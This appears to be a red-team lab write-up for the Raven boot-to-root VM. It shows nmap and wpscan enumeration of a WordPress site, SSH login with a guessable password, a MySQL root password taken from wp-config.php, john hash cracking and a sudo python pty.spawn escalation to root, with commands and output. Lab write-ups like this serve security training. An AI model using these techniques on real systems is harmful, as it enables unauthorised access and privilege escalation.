Red Team: Summary of Operations


Table of Contents


- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

Command: nmap -sV 192.168.1.110





This scan identifies the services below as potential points of entry:


- Target 1
    - Port 22: Open SSH
    - Port 80: Open HTTP
    - Port 111: Open rcpbind
    - Port 139: Open netbios-ssn
    - Port 445: Open netbios-ssn


The following vulnerabilities were identified on each target:


- Target 1
    - User Enumeration using wpscan
    - Weak Usernames and passwords
    - Improper configuration of privileges for root access

```
[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8.7'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=========================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Sat Mar  5 10:56:27 2022
[+] Requests Done: 26
```

```
root@Kali:~# wpscan --url 192.168.1.110/wordpress
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.7.8
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sat Mar  5 10:55:15 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
```








Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

Flag 1:




- I used 'ssh michael@192.168.1.110' to login as michael and since he had "michael" as his password it was easy to gain access.

- I then ran ‘grep -rnw ‘/’ -e ‘flag1’ 2>/dev/null’ this command allowed me to retrieve flag 1 as shown in the screenshot above.

Flag 2:


- I used the same ssh session to find flag 2 however I used the find command as shown above. ‘find / -iname flag* 2>/dev/null’.

Flag 3:



- Flag 3 was found in the MySQL database. I traversed the database until I found it in the wp_posts directory. I found the login credentials in the wp-config.php file. The credentials were out in the open, unencrypted and labeled as shown in the first screenshot. That is extremely insecure and anyone who has access to michael's account could have access to these credentials. I logged in to the MySQL database using this command: 'mysql -u root -pR@v3nSecurity'.

Flag 4:



```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar  9 13:25:43 2022 from 192.168.1.90
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd /
root@target1:/# ls
bin   etc         lib         media  proc  sbin  tmp      var
boot  home        lib64       mnt    root  srv   usr      vmlinuz
dev   initrd.img  lost+found  opt    run   sys   vagrant
```

```
root@target1:/# find / -iname flag4.txt
/root/flag4.txt
root@target1:/# cat /root/flag4.txt
______
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:/#
```

- I first started by putting the hashes I found in the MySQL database for users Steven and Michael (screenshot 1) in a file, I then used john to crack the hashes in the files I created using 'john wp_users' (screenshot 2). After finding out Steven's password is pink84 I ssh in as steven using 'ssh steven@192.168.1.110' (screenshot 3) I then escalated myself to root using 'sudo python -c 'import pty;pty.spawn("/bin/bash")' a ran a Find command 'find / -iname flag4.txt' and found flag 4 (screenshot 4).